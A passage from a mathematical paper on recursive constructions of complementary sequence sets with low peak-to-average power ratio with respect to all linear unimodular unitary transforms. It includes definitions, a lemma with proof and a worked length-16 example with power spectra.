$$\begin{aligned} \mathbf{a}' &= \mathbf{a}|\mathbf{b} \\ \mathbf{b}' &= \mathbf{a}|\overline{\mathbf{b}} \end{aligned} \tag{1}$$

where $\mathbf{a}$ and $\mathbf{b}$ are both bipolar sequences of length N, $\mathbf{a}'$ and $\mathbf{b}'$ are both sequences of length $2N$, '|' means concatenation, and $\overline{\mathbf{b}}$ means the multiplication of elements of $\mathbf{b}$ by -1. The key observation that motivates the constructions of this paper is that we can write (1) as,

$$(\mathbf{a}', \mathbf{b}')^T = \mathbf{E} \odot \begin{pmatrix} \mathbf{a} & \mathbf{b} \\ \mathbf{a} & \mathbf{b} \end{pmatrix}$$

where $\mathbf{E} = \begin{pmatrix} 1 & 1 \\ 1 & -1 \end{pmatrix}$, and '$\odot$' means point-multiplication of matrix elements. For instance, if $a = (1, 1)$ and $b = (1, -1)$, then $a' = (1, 1, 1, -1)$ and $b' = (1, 1, -1, 1)$.

This paper shows that RuS sequences satisfy PAR ≤ 2.0 wrt all LUUTs precisely because $\mathbf{E}$ is an orthogonal 2×2 matrix. The RuS generalisation of this paper uses sequence recursion where successive $\mathbf{E}$ matrices are arbitrary $R \times R$ Hadamard matrices, such that the generated sequences have PAR $\leq R$. For a given canonical representation of a Hadamard matrix, $\mathbf{E}$, an arbitrary row/column permutation of $\mathbf{E}$ is specified by γ, for row permutation, and θ, for column permutation. In this paper we emphasise the case where $\mathbf{E}$ is the Walsh-Hadamard Transform (WHT) matrix, although the basic construction still works when $\mathbf{E}$ is a more general Hadamard matrix. Given that $\mathbf{E}$ is a WHT, the sequence construction is then primarily specified by the permutations γ_j and θ_j, at each stage of the recursion. As stated earlier, much of the difficulty relating to the construction of this paper arises from an attempt to classify, enumerate, and generate these permutations according to their algebraic degree, as these degrees determine the overall ANF degree of the constructed sequence, which in turn determines the (Reed-Muller) Hamming Distance of the code. This paper therefore gives a strong justification for future research into classification and enumeration of permutation polynomials according to maximum polynomial degree.

Construction 1 provides a way of generating low PAR error-correcting codes of any length, r^n, and over any alphabet. As a special case, Construction 2 generates binary codesets of length 2^n and PAR $\leq 2^t$, comprising ANFs up to degree μ, where $\mu \leq 2t - 2$ for $t > 1$, and $\mu = 2$ for $t = 1$. These codesets have PAR $\leq 2^t$ wrt **all** LUUTs, including one and multi-dimensional continuous DFTs [16, 17]. As LUUTs include WHTs, then our construction gives large codesets of (Near)-Bent functions [15, 3, 26]. These binary sequences are not just (Near)-Bent but are also distant from linear sequences over all (unimodular) alphabets, not just over Z_2 - a particularly strong cryptographic attribute. Construction 2 of this paper can be viewed as a recursive generalisation of a **two-sided** Maiorana-McFarland construction where our sequence set has low PAR wrt **all** LUUTs, not just WHT. We also provide an explicit generation method for the complete quadratic subset of Construction 2

using Bruhat decomposition [2, 1]. In [25], Paterson increases code rate, at the price of increased PAR wrt the WHT, by replacing the inherent one-to-one permutation of Maiorana-McFarland construction with a many-to-one map. Construction 3 of this paper similarly generalises Construction 2 by replacing the constituent permutations with many-to-one and/or one-to-many maps. Throughout this paper, we assume our sequences are of length r^n for some integers, r, n, although we emphasise the case where $r = 2$.

2 Linear Sequences, Linear Unimodular Unitary Transforms (LUUTs) and Peak-to-Average Power Ratio (PAR)

PAR is a spectral measure. We must therefore first define the transforms over which the spectrum is to be computed. We call these transforms *LUUTs* (defined below), and LUUTs have linear rows, so we first define linearity:

Definition 1. *Let* $\mathbf{l} = (l_0, l_1, \ldots, l_{r^n-1})$ *be a length* r^n *complex sequence.* $\mathbf{l}$ *is defined to be* unimodular *if* $|l_i| = |l_j|, \forall i, j$, unitary *if* $\sum_{i=0}^{r^n-1} |l_i|^2 = 1$, *and* r-linear *if,*

$$\begin{array}{ll} \mathbf{l} = & (a_{0,0}, a_{0,1}, \ldots, a_{0,r-1}) \otimes (a_{1,0}, a_{1,1}, \ldots, a_{1,r-1}) \otimes \ldots (a_{n-1,0}, a_{n-1,1}, \ldots, a_{n-1,r-1}) \\ = & \bigotimes_{i=0}^{n-1} (a_{i,0}, a_{i,1}, \ldots, a_{i,r-1}) \end{array}$$

where $\otimes$ *is the 'left tensor product', such that* $\mathbf{A} \otimes (B_0, B_1, \ldots) = (B_0\mathbf{A}, B_1\mathbf{A}, \ldots)$. *For length* r^n *sequences where* r *is prime,* r*-linear is called* linear.

For example,

$l = \frac{1}{\sqrt{2}}(1, 0, 0, 1)$ is a unitary sequence,
$l = \frac{1}{2}(1, 1, 1, -1)$ is a unimodular unitary sequence,
$l = \frac{1}{2}(1, -1, 1, -1) = \frac{1}{\sqrt{2}}(1, -1) \otimes \frac{1}{\sqrt{2}}(1, 1)$ is a linear, unimodular, unitary sequence

Definition 2. $\mathbf{L_{r,n}}$ *is the infinite set of length* r^n *complex* r*-linear, unitary, unimodular sequences.*

Definition 3. *A* $r^n \times r^n$ *matrix,* $\mathbf{U}$, *is* unitary *if* $\mathbf{U}\mathbf{U}^\dagger = \mathbf{I_{r^n}}$, *where* $\dagger$ *means conjugate transpose, and* $\mathbf{I_{r^n}}$ *is the* $r^n \times r^n$ *identity matrix.*

Definition 4. *A* $r^n \times r^n$ r-Linear Unimodular Unitary Transform *(*r*-LUUT) matrix* $\mathbf{L}$ *has rows taken from* $\mathbf{L_{r,n}}$ *such that* $\mathbf{L}\mathbf{L}^\dagger = \mathbf{I_{r^n}}$. *When* r *is prime,* $r^n \times r^n$ r*-LUUTs are called* LUUTs. *Note that the set of* $r^n \times r^n$ q*-LUUTs is a subset of the set of* $r^n \times r^n$ r*-LUUTs iff* $q|r$.

Example LUUTs for $r = 2$**:** The $2^n \times 2^n$ Walsh-Hadamard (WHT) and Negahadamard (NHT) matrices are LUUTs defined by $\bigotimes_{i=0}^{n-1} \mathbf{H}$, and $\bigotimes_{i=0}^{n-1} \mathbf{N}$, respectively, where $\mathbf{H} = \frac{1}{\sqrt{2}} \begin{pmatrix} 1 & 1 \\ 1 & -1 \end{pmatrix}$, $\mathbf{N} = \frac{1}{\sqrt{2}} \begin{pmatrix} 1 & i \\ 1 & -i \end{pmatrix}$, and $i^2 = -1$. For instance, for $n = 2$, the WHT is the LUUT whose rows have the following tensor decomposition:

$$\frac{1}{\sqrt{2}} \begin{pmatrix} 1 & 1 \\ 1 & -1 \end{pmatrix} \otimes \frac{1}{\sqrt{2}} \begin{pmatrix} 1 & 1 \\ 1 & -1 \end{pmatrix} = \frac{1}{2} \begin{pmatrix} 1 & 1 & 1 & 1 \\ 1 & -1 & 1 & -1 \\ 1 & 1 & -1 & -1 \\ 1 & -1 & -1 & 1 \end{pmatrix} = \frac{1}{2} \begin{pmatrix} (1,1) & \otimes & (1,1) \\ (1,-1) & \otimes & (1,1) \\ (1,1) & \otimes & (1,-1) \\ (1,-1) & \otimes & (1,-1) \end{pmatrix}$$

Similarly, for $n = 2$, the NHT is the LUUT whose rows have the following tensor decomposition:

$$\frac{1}{\sqrt{2}}\begin{pmatrix} 1 & i \\ 1 & -i \end{pmatrix} \otimes \frac{1}{\sqrt{2}}\begin{pmatrix} 1 & i \\ 1 & -i \end{pmatrix} = \frac{1}{2}\begin{pmatrix} 1 & i & i & -1 \\ 1 & -i & i & 1 \\ 1 & i & -i & 1 \\ 1 & -i & -i & -1 \end{pmatrix} = \frac{1}{2}\begin{pmatrix} (1,i) & \otimes & (1,i) \\ (1,-i) & \otimes & (1,i) \\ (1,i) & \otimes & (1,-i) \\ (1,-i) & \otimes & (1,-i) \end{pmatrix}$$

where $i^4 = 1$.

Definition 5. *We define* DFT_1^∞ *for length* 2^n *vectors to be an infinite subset of* $2^n \times 2^n$ *LUUTs, the union of whose rows form a subset of* $\mathbf{L_{2,n}}$ *such that each row factors, as in Definition 1, into a tensor product of length-two vectors* $(a_{i,0}, a_{i,1})$ *which, in turn, must satisfy* $a_{i,0} = \frac{1}{\sqrt{2}}$, $a_{i,1} = \frac{\omega^{ik}}{\sqrt{2}}$ *for some fixed integer* k*, where* ω *is any complex root of unity.*

For instance, for $n = 2$, DFT_1^∞ includes the LUUT which is the 4-point one-dimensional Cyclic DFT whose rows have a tensor decomposition as follows:

$$\frac{1}{2}\begin{pmatrix} 1 & 1 & 1 & 1 \\ 1 & i & -1 & -i \\ 1 & -1 & 1 & -1 \\ 1 & -i & -1 & i \end{pmatrix} = \frac{1}{2}\begin{pmatrix} (1,1) & \otimes & (1,1) \\ (1,i) & \otimes & (1,-1) \\ (1,-1) & \otimes & (1,1) \\ (1,-i) & \otimes & (1,-1) \end{pmatrix}$$

where $i^2 = -1$.

DFT_1^∞ also includes the LUUT which is the 4-point one-dimensional NegaCyclic DFT whose rows have a tensor decomposition as follows:

$$\frac{1}{2}\begin{pmatrix} 1 & \omega & \omega^2 & \omega^3 \\ 1 & \omega^3 & \omega^6 & \omega \\ 1 & \omega^5 & \omega^2 & \omega^7 \\ 1 & \omega^7 & \omega^6 & \omega^5 \end{pmatrix} = \frac{1}{2}\begin{pmatrix} (1,\omega) & \otimes & (1,\omega^2) \\ (1,\omega^3) & \otimes & (1,\omega^6) \\ (1,\omega^5) & \otimes & (1,\omega^2) \\ (1,\omega^7) & \otimes & (1,\omega^6) \end{pmatrix}$$

where $\omega^4 = -1$.

By taking more and more 4×4 LUUTs of this form, we more closely approximate DFT_1^∞ for the case $r = 2, n = 2$. It is also helpful to notice that <u>all</u> rows of DFT_1^∞ occur as a subset of the rows of certain LUUTs formed from tensor products of 2×2 LUUTs. For instance, for $n = 2$, the rows of the 4×4 Cyclic DFT are contained in two rows of each of $\mathbf{H} \otimes \mathbf{H}$ and $\mathbf{N} \otimes \mathbf{H}$. Similarly, the rows of the 4×4 NegaCyclic DFT are contained in two rows of each of $\mathbf{W_1} \otimes \mathbf{N}$ and $\mathbf{W_3} \otimes \mathbf{N}$, where $\mathbf{W_1} = \frac{1}{\sqrt{2}}\begin{pmatrix} 1 & \omega \\ 1 & -\omega \end{pmatrix}$, $\mathbf{W_3} = \frac{1}{\sqrt{2}}\begin{pmatrix} 1 & \omega^3 \\ 1 & -\omega^3 \end{pmatrix}$.

Having defined linear unimodular sequences, we are in a position to define PAR with respect to $\mathbf{L_{r,n}}$:

Definition 6. *Let* s_i *be the* i*th element of a length* r^n *vector,* $\mathbf{s}$*. Then* r*-PAR*$(\mathbf{s})$ *is computed by measuring the maximum possible correlation squared of* $\mathbf{s}$ *with* **any** *length* r^n r*-linear unimodular sequence,* $\mathbf{l} \in \mathbf{L_{r,n}}$*:*

$$r\text{-}PAR(\mathbf{s}) = r^n max_{\mathbf{l} \in \mathbf{L_{r,n}}}(|\mathbf{s} \cdot \mathbf{l}|^2) = r^n max_{\mathbf{l} \in \mathbf{L_{r,n}}}(|\sum_{i=0}^{r^n-1} s_i l_i^*|^2)$$

where $\cdot$ *means 'inner product', and* * *means complex conjugate. Similarly,*

$$PA(\mathbf{s}) = r^n max_{\mathbf{l}}(|\mathbf{s} \cdot \mathbf{l}|^2)$$

$\mathbf{l}$ *taken over all rows of a* **fixed, specified** *subset of* $r^n \times r^n$ *unitary transforms,* $\mathbf{U}$

For a length r^n *sequence, the values of* r*-PAR and PA range from* 1.0 *(for an ideal spectrally flat sequence) to* r^n *(for a spectral* δ*-function). When* r *is prime,* r*-PAR is termed PAR.*

We can compute r-PAR of $\mathbf{s}$ by examining the transform spectra of $\mathbf{s}$ wrt **all** r-LUUTs (more practically we can approximate this continuous spectrum by applying a large enough subset of well-chosen r-LUUTs).

Example: Let $\mathbf{s} = 2^{\frac{-3}{2}}(1,1,1,-1,1,-1,1,-1)$. Then $\mathrm{PA}(\mathbf{s})$ wrt the LUUT, $\mathbf{H} \otimes \mathbf{H} \otimes \mathbf{N}$, is obtained by first computing the matrix-vector product:

$$\begin{aligned}\mathbf{S} = (\mathbf{H} \otimes \mathbf{H} \otimes \mathbf{N})\mathbf{s} \quad &= 2^{\frac{-3}{2}} \begin{pmatrix} 1 & 1 & 1 & 1 & i & i & i & i \\ 1 & -1 & 1 & -1 & i & -i & i & -i \\ 1 & 1 & -1 & -1 & i & i & -i & -i \\ 1 & -1 & -1 & 1 & i & -i & -i & i \\ 1 & 1 & 1 & 1 & -i & -i & -i & -i \\ 1 & -1 & 1 & -1 & -i & i & -i & i \\ 1 & 1 & -1 & -1 & -i & -i & i & i \\ 1 & -1 & -1 & 1 & -i & i & i & -i \end{pmatrix} 2^{\frac{-3}{2}} \begin{pmatrix} 1 \\ 1 \\ 1 \\ -1 \\ 1 \\ -1 \\ 1 \\ -1 \end{pmatrix} \\ &= 2^{-3} \begin{pmatrix} 2 \\ 2+4i \\ 2 \\ -2 \\ 2 \\ 2-4i \\ 2 \\ -2 \end{pmatrix}\end{aligned}$$

The largest magnitude value in $\mathbf{S}$ is $2^{-3}(2 \pm 4i)$. It follows that $\mathrm{PA}(\mathbf{s}) = 2^3(2^{-6}(2^2 + 4^2)) = 2.5$ wrt $\mathbf{H} \otimes \mathbf{H} \otimes \mathbf{N}$. This also means that $\mathrm{PAR}(\mathbf{s})$ is lower bounded by 2.5.

2.1 Complementary Sequence Sets (CS Sets)

A Complementary Sequence Set (*CS set*) of R unitary sequences of length R' conventionally has the complementary property that the sum of the one-dimensional Aperiodic Autocorrelations of each sequence in the set results in the δ function of magnitude R (zero sidelobe energy) [7, 33]. Equivalently this means that the sum of the R DFT_1^∞ power spectra of the sequences at each spectral index is $\frac{R}{R'}$, i.e. the DFT_1^∞ power spectral sum of the sequences is completely flat at all spectral indices. This implies that each of the R sequences has $\mathrm{PA} \leq R$ wrt the DFT_1^∞. We now modify the CS definition as follows,

Definition 7. *We define the* Complementary Set *(*CS Set*) to mean a set of sequences which is complementary wrt any specified set of unitary transforms, $\{\mathcal{T}\}$, such that the sum of the power spectra of the set of R sequences of length R', wrt any member of the set, $\mathcal{T}$, sum to $\frac{R}{R'}$ at each spectral index [16, 21]. Therefore, for $\mathbf{s}$ a member of the CS set, PAR$(\mathbf{s}) \leq R$.*

We formalise this as follows:

Definition 8. *The rows of an $R \times R'$ matrix, $\mathbf{A}$, form a complementary set of R sequences wrt the set of $R' \times R'$ unitary transform matrices, $\mathcal{T}$, iff, for every $\mathcal{U} \in \mathcal{T}$, $\mathbf{b_i} = \frac{R'}{R}\mathbf{A}\mathbf{u_i^T}$ is unitary, where $\mathbf{u_i}$ is the ith row of $\mathcal{U}$, and the rows of $\mathbf{A}$ are unitary.*

Lemma 1 provides an initial starting CS set for the example of the next section and the subsequent constructions:

Lemma 1. *Let $\mathbf{A}$ be a $R \times R$ unitary matrix. Then the rows of $\mathbf{A}$ form a* CS set *of R sequences wrt all $R \times R$ unitary matrices.*

Proof. Let $\mathbf{B}$ be an $R \times R$ matrix with rows, $\mathbf{b_i}$, where the $\mathbf{b_i}$ are constructed as in Definition 8. Then $\mathbf{B} = \mathbf{A}\mathcal{U}^\mathbf{T}$. Similarly $\mathbf{B}^\dagger = \mathcal{U}^*\mathbf{A}^\dagger$, where $*$ means conjugate. Then $\mathbf{B}\mathbf{B}^\dagger = \mathbf{A}\mathcal{U}^\mathbf{T}\mathcal{U}^*\mathbf{A}^\dagger = \mathbf{I_R}$, where $\mathbf{I_R}$ is the $R \times R$ identity matrix. Therefore $\mathbf{B}$ is unitary which means all $\mathbf{b_i}$ are unitary, and Lemma 1 follows from Definition 8. □

3 Construction Example

Before presenting the formal constructions of this paper, we first provide an example which highlights the main points of the constructions. For clarity of exposition we usually omit the normalisation constant for each matrix or sequence which would ensure the unitarity of the matrix or sequence. For instance, $\mathbf{A}$ below should be multiplied by $\frac{1}{2}$. We also provide and utilise ANFs, $p(x_0, x_1, \ldots, x_{n-1})$, for the binary sequence exponent of the bipolar sequences constructed, where the ith element, p_i of the length 2^n binary sequence, p, is given by $p(x_0 = i_0, x_1 = i_1, \ldots, x_{n-1} = i_{n-1})$, where $(i_0, i_1, \ldots, i_{n-1})$ is the 2-adic expansion of i. For instance, the function $p = x_0 + x_1$ has a truth table

x_0	x_1	p
0	0	0
1	0	1
0	1	1
1	1	0

which can be used to represent the sequence $(-1)^p = (-1)^{0110} = 1, -1, -1, 1$.

The construction strategy is as follows:

3.0.1 Choose Unitary Matrix

Choose, for example, the unitary matrix

$$\mathbf{A} = \begin{pmatrix} 1 & 1 & 1 & 1 \\ 1 & -1 & 1 & -1 \\ 1 & 1 & -1 & -1 \\ 1 & -1 & -1 & 1 \end{pmatrix} = \begin{pmatrix} (-1)^0 \\ (-1)^{x_0} \\ (-1)^{x_1} \\ (-1)^{x_0+x_1} \end{pmatrix}$$

By Lemma 1 the four rows of $\mathbf{A}$ form a CS set wrt any 4×4 unitary matrix, i.e. any 4×4 4-LUUT. We can perform a number of operations on $\mathbf{A}$ to generate a length 16 bipolar sequence with 4-PAR ≤ 4.00 wrt any 4-LUUT (which includes any 2-LUUT).

3.0.2 Concatenate Rows:

Concatenating rows of $\mathbf{A}$ gives the length 16 sequence,

$$\mathbf{s} = 1 \quad 1 \quad 1 \quad 1 \quad 1 \quad -1 \quad 1 \quad -1 \quad 1 \quad 1 \quad -1 \quad -1 \quad 1 \quad -1 \quad -1 \quad 1 \quad = (-1)^{x_0x_2+x_1x_3}$$

This sequence has 4-PAR$(\mathbf{s}) \leq 4.0$ wrt all 4-LUUTs including all 2-LUUTs. As will be shown, the upper bound is 4.0 because $\mathbf{A}$ is a 4×4 unitary matrix whose four rows form a CS set wrt all 4-LUUTs, which includes all 2-LUUTs. The transform set includes all 2-LUUTs because 2 divides 4. For example, $\mathbf{s}$ has PAs of 3.12, 1.00, and 4.00 wrt DFT_1^∞, WHT, and NHT, respectively. (Note that PA wrt DFT_1^∞ is computed approximately by taking the PA wrt enough 16×16 LUUTs of the form discussed in Definition 5. In other words we 'oversample' the one-dimensional DFT to sufficient precision).

3.0.3 Permute Rows and/or Columns Prior to Concatenation:

Choose any row/column permutation of $\mathbf{A}$ prior to concatenation. For example, choose the concatenation: Row 1 | Row 3 | Row 2 | Row 0, giving,

$$\begin{aligned} \mathbf{s} &= 1 \quad -1 \quad 1 \quad -1 \quad 1 \quad -1 \quad -1 \quad 1 \quad 1 \quad 1 \quad -1 \quad -1 \quad 1 \quad 1 \quad 1 \quad 1 \\ &= (-1)^{x_0x_3+x_1x_2+x_1x_3+x_0} \end{aligned}$$

This sequence also has 4-PAR$(\mathbf{s}) \leq 4.0$ wrt all 4-LUUTs, including all 2-LUUTs. For example, $\mathbf{s}$ has PAs of 1.95, 1.00, and 1.00 under DFT_1^∞, WHT, and NHT, respectively.

As another example, consider the column permutation: Col 3,Col 0,Col 2,Col 1, followed by the row permutation and concatenation: Row 2 | Row 3 | Row 0 | Row 1, giving,

$$\begin{aligned}\mathbf{s} &= -1 \quad 1 \quad -1 \quad 1 \quad 1 \quad 1 \quad -1 \quad -1 \quad 1 \quad 1 \quad 1 \quad 1 \quad -1 \quad 1 \quad 1 \quad -1 \\ &= (-1)^{x_0x_2+x_0x_3+x_1x_2+x_0+x_2+x_3+1}\end{aligned}$$

This sequence also has PAR$(\mathbf{s}) \leq 4.0$ wrt all 4-LUUTs, including all 2-LUUTs. For example, $\mathbf{s}$ has PAs of 1.999, 1.00, and 1.00 wrt DFT_1^∞, WHT, and NHT, respectively. (Note that for 4×4 matrices, a combined row and column permutation is equivalent to a row (or column) permutation. This is not generally the case for square matrix dimension > 4).

3.0.4 Generate Cosets

Let $\mathbf{g}$ be any length-4 bipolar vector. Let us express $\mathbf{A}$ as

$$\mathbf{A} = \begin{pmatrix} \mathbf{a_0} \\ \mathbf{a_1} \\ \mathbf{a_2} \\ \mathbf{a_3} \end{pmatrix}$$

where the a_i are length-4 bipolar vectors.

Let $\mathbf{A^g}$ be any matrix of the form,

$$\mathbf{A^g} = \begin{pmatrix} \mathbf{a_0} \odot \mathbf{g} \\ \mathbf{a_1} \odot \mathbf{g} \\ \mathbf{a_2} \odot \mathbf{g} \\ \mathbf{a_3} \odot \mathbf{g} \end{pmatrix}$$

where $\mathbf{a} \odot \mathbf{g} = (a_0g_0, a_1g_1, \ldots, a_3g_3)$, For instance, let $\mathbf{g} = (1, 1, 1, -1)$. Then,

$$\mathbf{A^g} = \begin{pmatrix} 1 & 1 & 1 & -1 \\ 1 & -1 & 1 & 1 \\ 1 & 1 & -1 & 1 \\ 1 & -1 & -1 & -1 \end{pmatrix}$$

Then concatenation of any row/column permutation of $\mathbf{A^g}$ also has 4-PAR ≤ 4.0 wrt all 4-LUUTs, which includes all 2-LUUTs. As an example, consider the column permutation of $\mathbf{A^g}$: Col 0,Col 3,Col 2,Col 1, followed by the row permutation and concatenation: Row 1 | Row 3 | Row 0 | Row 2, giving,

$$\begin{aligned}\mathbf{s} &= 1 \quad 1 \quad 1 \quad -1 \quad 1 \quad -1 \quad -1 \quad -1 \quad 1 \quad -1 \quad 1 \quad 1 \quad 1 \quad 1 \quad -1 \quad 1 \\ &= (-1)^{x_0x_1+x_0x_2+x_0x_3+x_1x_2}\end{aligned}$$

This sequence has 4-PAR$(\mathbf{s}) \leq 4.0$ wrt all 4-LUUTs, including 2-LUUTs. For example, $\mathbf{s}$ has PAs of 2.97, 1.00, and 2.00 wrt DFT_1^∞, WHT, and NHT, respectively.

3.0.5 Symmetric Permutation:

Definition 9. *Let π be any permutation of Z_n. Then π_r is defined to be any* r-symmetric permutation *of Z_{r^n}, where $\pi_r(i) = \sum_{k=0}^{n-1} i_{\pi(k)} r^k$, and i has a radix-r decomposition as $\sum_{k=0}^{n-1} i_k r^k$, $i_k \in Z_r$, $\forall k$. We can then write the r-symmetric permutation of $\mathbf{s}$ as,*

$$\pi_r(\mathbf{s}) = (s_{\pi_r(0)}, s_{\pi_r(1)}, \ldots, s_{\pi_r(r^n-1)})$$




Figure 1: Power Spectrums for Size-4 Complementary Set, $\{\mathbf{s_0}, \mathbf{s_1}, \mathbf{s_2}, \mathbf{s_3}\}$, wrt DFT_1^∞ (x-axis is spectral index, y-axis is power value)

If $\mathbf{s}$ has 4-PAR ≤ 4.0 wrt all 4-LUUTs, then $\pi_2(\mathbf{s})$ has PAR ≤ 4.0 wrt all 2-LUUTs. (Note that because π_2 is a radix-2 permutation, the PAR upper bound no longer covers all 4-LUUTs). For instance, we have just stated that
$\mathbf{s} = 1, 1, 1, -1, 1, -1, -1, -1, 1, -1, 1, 1, 1, 1, -1, 1$ has 4-PAR ≤ 4.0 wrt all 4-LUUTs. Let $\pi = (0)(1, 2, 3)$ be a permutation of Z_4. Then π_2 permutes the indices of $\mathbf{s}$ according to $(0)(1)(2, 4, 8)(3, 5, 9)(6, 12, 10)(7, 13, 11)(14)(15)$ to give,

$$\begin{aligned}\mathbf{s} &= 1 \quad 1 \quad 1 \quad -1 \quad 1 \quad -1 \quad 1 \quad 1 \quad 1 \quad -1 \quad 1 \quad 1 \quad -1 \quad -1 \quad -1 \quad 1 \\ &= (-1)^{x_0x_1+x_0x_2+x_0x_3+x_2x_3}\end{aligned}$$

This sequence has $\mathrm{PAR}(\mathbf{s}) \leq 4.0$ wrt all 2-LUUTs. For example, $\mathbf{s}$ has PAs of 2.56, 1.00, and 2.00 wrt DFT_1^∞, WHT, and NHT, respectively.

3.0.6 Form Complementary Sequence (CS) Set:

Let $\mathbf{E}$ be another 4×4 unitary matrix (it could be the same as $\mathbf{A}$). For example,

$$\mathbf{E} = \begin{pmatrix} 1 & 1 & 1 & -1 \\ 1 & 1 & -1 & 1 \\ 1 & -1 & 1 & 1 \\ -1 & 1 & 1 & 1 \end{pmatrix}$$

where the element at row i and column j is $e_{i,j}$. For any row and/or column permutation of $\mathbf{A}$ (or $\mathbf{A^g}$) we can form four length-16 CS. For instance, from subsection 3.0.4, let our constructed sequence be,
$\mathbf{s} = \mathbf{a_0^g}|\mathbf{a_1^g}|\mathbf{a_2^g}|\mathbf{a_3^g} = 1, 1, 1, -1, 1, -1, -1, -1, 1, -1, 1, 1, 1, 1, -1, 1$, where
$\mathbf{a_0^g} = 1, 1, 1, -1$, $\mathbf{a_1^g} = 1, -1, -1, -1$, $\mathbf{a_2^g} = 1, -1, 1, 1$, $\mathbf{a_3^g} = 1, 1, -1, 1$. Then our size-4 CS set is:

$$\begin{array}{lcccccccccccccccc}
\mathbf{s_0} = e_{0,0}\mathbf{a_0^g}|e_{0,1}\mathbf{a_1^g}|e_{0,2}\mathbf{a_2^g}|e_{0,3}\mathbf{a_3^g} = & + & + & + & - & + & - & - & - & + & - & + & + & - & - & + & - \\
\mathbf{s_1} = e_{1,0}\mathbf{a_0^g}|e_{1,1}\mathbf{a_1^g}|e_{1,2}\mathbf{a_2^g}|e_{1,3}\mathbf{a_3^g} = & + & + & + & - & + & - & - & - & - & + & - & - & + & + & - & + \\
\mathbf{s_2} = e_{2,0}\mathbf{a_0^g}|e_{2,1}\mathbf{a_1^g}|e_{2,2}\mathbf{a_2^g}|e_{2,3}\mathbf{a_3^g} = & + & + & + & - & - & + & + & + & + & - & + & + & + & + & - & + \\
\mathbf{s_3} = e_{3,0}\mathbf{a_0^g}|e_{3,1}\mathbf{a_1^g}|e_{3,2}\mathbf{a_2^g}|e_{3,3}\mathbf{a_3^g} = & - & - & - & + & + & - & - & - & + & - & + & + & + & + & - & +
\end{array}$$

where '$+$' is 1 and '$-$' is -1.

Then $|\mathbf{s_0} \cdot \mathbf{l}|^2 + |\mathbf{s_1} \cdot \mathbf{l}|^2 + |\mathbf{s_2} \cdot \mathbf{l}|^2 + |\mathbf{s_3} \cdot \mathbf{l}|^2 = 4.0$ for $\mathbf{l}$ 4-linear. In other words, the four sequences, $\mathbf{s_i}$, form a size-4 CS set wrt any 4-LUUT, which includes any 2-LUUT, as the sum of their power spectrums wrt any 4-LUUT is a constant at every point. Therefore each sequence satisfies 4-$\mathrm{PAR}(\mathbf{s_i}) \leq 4.0$ wrt any 4-LUUT, which includes any 2-LUUT. The power spectrums wrt DFT_1^∞ for each sequence of the above CS set are shown in Fig 1, and the spectrums sum to 4.0 at each spectral index. The power spectrums wrt the 16-point

WHT for each of the four sequences are as follows:

Sequence	Power Spectrum															
$\mathbf{s_0}$	0	4	0	0	4	0	0	0	0	0	4	0	0	0	0	4
$\mathbf{s_1}$	0	0	4	0	0	0	0	4	0	4	0	0	4	0	0	0
$\mathbf{s_2}$	4	0	0	0	0	4	0	0	0	0	0	4	0	0	4	0
$\mathbf{s_3}$	0	0	0	4	0	0	4	0	4	0	0	0	0	4	0	0

The power spectrums wrt the 16-point NHT for each of the four sequences are as follows:

Sequence	Power Spectrum															
$\mathbf{s_0}$	2	0	2	0	0	2	0	2	2	0	2	0	0	2	0	2
$\mathbf{s_1}$	2	0	2	0	0	2	0	2	2	0	2	0	0	2	0	2
$\mathbf{s_2}$	0	2	0	2	2	0	2	0	0	2	0	2	2	0	2	0
$\mathbf{s_3}$	0	2	0	2	2	0	2	0	0	2	0	2	2	0	2	0

In all cases the power spectrums sum to 4.0 at each point. Furthermore, the sequences, $\pi_2(\mathbf{s_i})$ also form a size-4 CS set wrt any 2-LUUT, for any π_2.

3.0.7 Iterate Construction:

Let us now assign

$$\mathbf{A}' = \begin{pmatrix} \mathbf{s_0} \\ \mathbf{s_1} \\ \mathbf{s_2} \\ \mathbf{s_3} \end{pmatrix} = \begin{pmatrix} e_{0,0}\mathbf{a}_0^{\mathbf{g}} & e_{0,1}\mathbf{a}_1^{\mathbf{g}} & e_{0,2}\mathbf{a}_2^{\mathbf{g}} & e_{0,3}\mathbf{a}_3^{\mathbf{g}} \\ e_{1,0}\mathbf{a}_0^{\mathbf{g}} & e_{1,1}\mathbf{a}_1^{\mathbf{g}} & e_{1,2}\mathbf{a}_2^{\mathbf{g}} & e_{1,3}\mathbf{a}_3^{\mathbf{g}} \\ e_{2,0}\mathbf{a}_0^{\mathbf{g}} & e_{2,1}\mathbf{a}_1^{\mathbf{g}} & e_{2,2}\mathbf{a}_2^{\mathbf{g}} & e_{2,3}\mathbf{a}_3^{\mathbf{g}} \\ e_{3,0}\mathbf{a}_0^{\mathbf{g}} & e_{3,1}\mathbf{a}_1^{\mathbf{g}} & e_{3,2}\mathbf{a}_2^{\mathbf{g}} & e_{3,3}\mathbf{a}_3^{\mathbf{g}} \end{pmatrix}$$

for any size-4 CS set of length 16 sequences, $\mathbf{s_i}$, as constructed using the previous subsections. Let $\mathbf{E}'$ be any 4×4 unitary matrix. For instance,

$$\mathbf{E}' = \begin{pmatrix} 1 & 1 & -1 & -1 \\ 1 & -1 & 1 & -1 \\ 1 & 1 & 1 & 1 \\ 1 & -1 & -1 & 1 \end{pmatrix}$$

$\mathbf{A}'$ takes the place of the $\mathbf{A}$ matrix discussed previously. We again perform row permutation or column-segment permutation of $\mathbf{A}'$, with optional coset offset and symmetric permutation to construct sequences of length 64 with 4-PAR ≤ 4.0 wrt any 4-LUUT. (Note that we refer to column-segment permutation because we only permute the 4 segments of each row of $\mathbf{A}'$). $\mathbf{E}'$ now takes the place of the $\mathbf{E}$ matrix discussed previously, allowing us to construct size-4 CS sets of length 64 whose power spectrums sum to a constant wrt any 4-LUUT. For example, we can concatenate the sequences $\mathbf{s_i}$, constructed in subsection 3.0.6, to get the length 64 sequence,

